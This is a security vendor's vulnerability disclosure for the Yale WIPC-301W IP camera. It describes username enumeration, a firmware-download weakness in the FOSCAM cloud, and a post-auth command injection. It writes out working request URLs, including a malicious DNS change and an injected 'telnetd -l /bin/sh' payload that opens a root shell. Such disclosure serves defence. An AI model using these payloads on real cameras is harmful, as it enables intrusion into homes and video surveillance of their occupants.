Vulnerability Disclosure:
0-Day Post-auth RCE in Yale WIPC-301W

Summary

Firedome's research team was able to find an unknown vulnerability (0-day) in the Yale WIPC-301W[1] IP camera IoT device.

The camera is susceptible to a *Remote Code Execution* vulnerability in it's local web server, which results enables access to **full control** over the device (i.e. breaching user's privacy and sensitive personal information by stealing video feed, extracting recording files, disabling & bricking the device, installing ransomware, gaining remote command shell with *root* (highest) permissions, etc).

Firedome would be happy to work with the Yale's development/security team in order to fix the vulnerability as soon as possible.

Tested Versions

Yale WIPC-301W - Firmware versions 2.x.2.29 to 2.x.2.43_p1

Technical Details

Attack Surface

The camera is running an HTTP web interface, accessed through port 88, and communicates with the local *lighttpd* web server which passes on API commands through a FastCGI interface.

Although the web interface is local, it can be easily exposed to the internet via UPnP, Port Forwarding, etc, as we will demonstrate in the summary to follow.

[1] Although not tested, Yale WIPC-303W might be vulnerable to the same vulnerability as well

Although the Web UI itself cannot be used from a web browser (We suspect the UI interface was disabled by Yale in order to allow using the camera only from the mobile app), the web server's **API** is still processing incoming HTTP requests, meaning it's still susceptible to potential attacks. Furthermore, the communication lacks HTTPS encryption, meaning an unsecured plain-text channel is used. The device's credentials themselves are also passed in plain-text in every API command to the web server.

We were able to find multiple vulnerabilities in this attack surface.

Webserver Users Enumeration Vulnerability

With the HTTP "*logIn*" API sent to the webserver, an attacker can try to enumerate the local usernames registered on the device. Since the response received from the webserver states if an unsuccessful login was due to a wrong username or password (instead of giving a more vague response), an attacker can use this information to significantly reduce the time it takes to brute-force the user's password, and access the needed attack surfaces for the Remote Code Execution vulnerability.

```
http://<camera_ip>:88/cgi-bin/CGIProxy.fcgi?cmd=LogIn&usrName=username&pwd=
```

Webserver Post-auth Remote Code Execution Vulnerability

An attacker can inject a shell command of choice using *"setSystemTime"* API, allowing remote shell execution. The exploitation process is as follows:

First, an attacker needs to be able to communicate with the camera's IP, and send specially crafted HTTP commands, with an authenticated user's credentials (which could be gained by exploiting the *Webserver Users Enumeration Vulnerability* specified above), to the camera web server API.

Next, the attacker can set up a DNS server that will respond to any DNS query from the device. The attacker could then set this malicious DNS server as the device's default DNS server, through *setIpInfo* API:

```
http://<camera_ip>:88/cgi-bin/CGIProxy.fcgi?cmd=setIpInfo&usr=username&pwd=password&isDHCP=0&ip=device_ip&gate=default_gateway&mask=255.255.0.0&dns1=attacker_dns_server&dns2=attacker_dns_server
```

At this point, the attacker can send the malicious command, using the HTTP *"setSystemTime"* API, by setting the *"ntpServer"* parameter's value to a shell command of choice.

When the device processes the API request, it will attempt to resolve the IP of the server specified by the *ntpServer* parameter. It will turn to its configured (malicious) DNS server, which is controlled by the attacker.

Since the attacker's DNS server will successfully respond to every query, even from an invalid domain, then, the *webService* won't receive any error and will continue to process the API request. Eventually, the malicious shell command will be executed.

A prominent use case for an attack scenario is using the command injection to execute *telnetd* in order to open a remote shell:

```
http://<camera_ip>:88/cgi-bin/CGIProxy.fcgi?cmd=setSystemTime&usr=username&pwd=password&timeSource=0&ntpServer=;telnetd -p21 -l /bin/sh;
```

This HTTP request will trigger the execution of the telnetd process, resulting in a highest permissions backdoor on the device - remote shell with the *root* user. An attacker can thus access the device's full file system, including saved videos, pictures taken by the user, configuration files and more.

FOSCAM Cloud Security Issue (Implicating Yale's Security)

In addition to the device's vulnerabilities mentioned above, Firedome identified security issues related to the cloud service Yale uses to communicate with the device.

By intercepting the ***Yale Home View*** Android app's network traffic, it was possible to enumerate certain HTTP GET parameters in the firmware upgrade url in order to download, extract and decrypt different restricted ***Yale*** camera firmwares (among other vendors' firmwares) through ***FOSCAM*** cloud API by using the following URL:

```
https://api.myfoscam.com/gateway?service=firmware.getUpgradeLinkByModel?clientId=oemkey&...
```

With access to the firmware files, Firedome engineers were able to research the camera's binaries , analyze its behavior and verify the existence of the vulnerabilities mentioned above on the latest version (2.x.2.43_p1).

Impact

To estimate the scale of the problem, Firedome's research team performed further research, scanning the internet in search of vulnerable devices. Based on the Firedome Labs research, there are various different companies that are sharing the same base firmware used by Yale, and are therefore very likely to also be impacted by the vulnerabilities in question. Since the scan was performed in a non intrusive way, it is hard to tell exactly how many of the affected devices are Yale products.

However, Firedome Lab's research shows that the overall situation is quite concerning, with 45K vulnerable devices[2] worldwide. In fact, since the scan only covered devices with direct internet access (which excludes devices behind NAT), the actual number of vulnerable devices is estimated to be much higher.

There are many more potentially vulnerable devices that are not exposed directly to the internet, but still pose a security threat to customers' homes, as they could still be hacked if an attacker is on the same network as the vulnerable device.


Firedome's Solution

Using the exploited vulnerability (with **no resources invested from Yale's team**), the Firedome team is able to install the **Firedome Endpoint Protection Agent** on the vulnerable device, which patches the vulnerability using advanced cyber threat detection, response, and prevention mechanisms, **effectively making it immune to the vulnerability**, and to more unknown vulnerabilities that potentially exist in the system.

The remote patching feature is just one of many detection and protection capabilities of the Firedome platform.

Using the Firedome platform, real-time, proactive protection can be activated on the device, and complete visibility and management of its cybersecurity posture can be gained from the Firedome dashboard console and API.

[2] The search was done using Shodan - a search engine that can be used to search IoT devices, among others



Screenshot from Shodan, showing the the results from searching every connected device, who has “IPCam” (the web page title on the Yale camera web UI) and has port 88 open (the port used to access Yale web UI from an internet browser)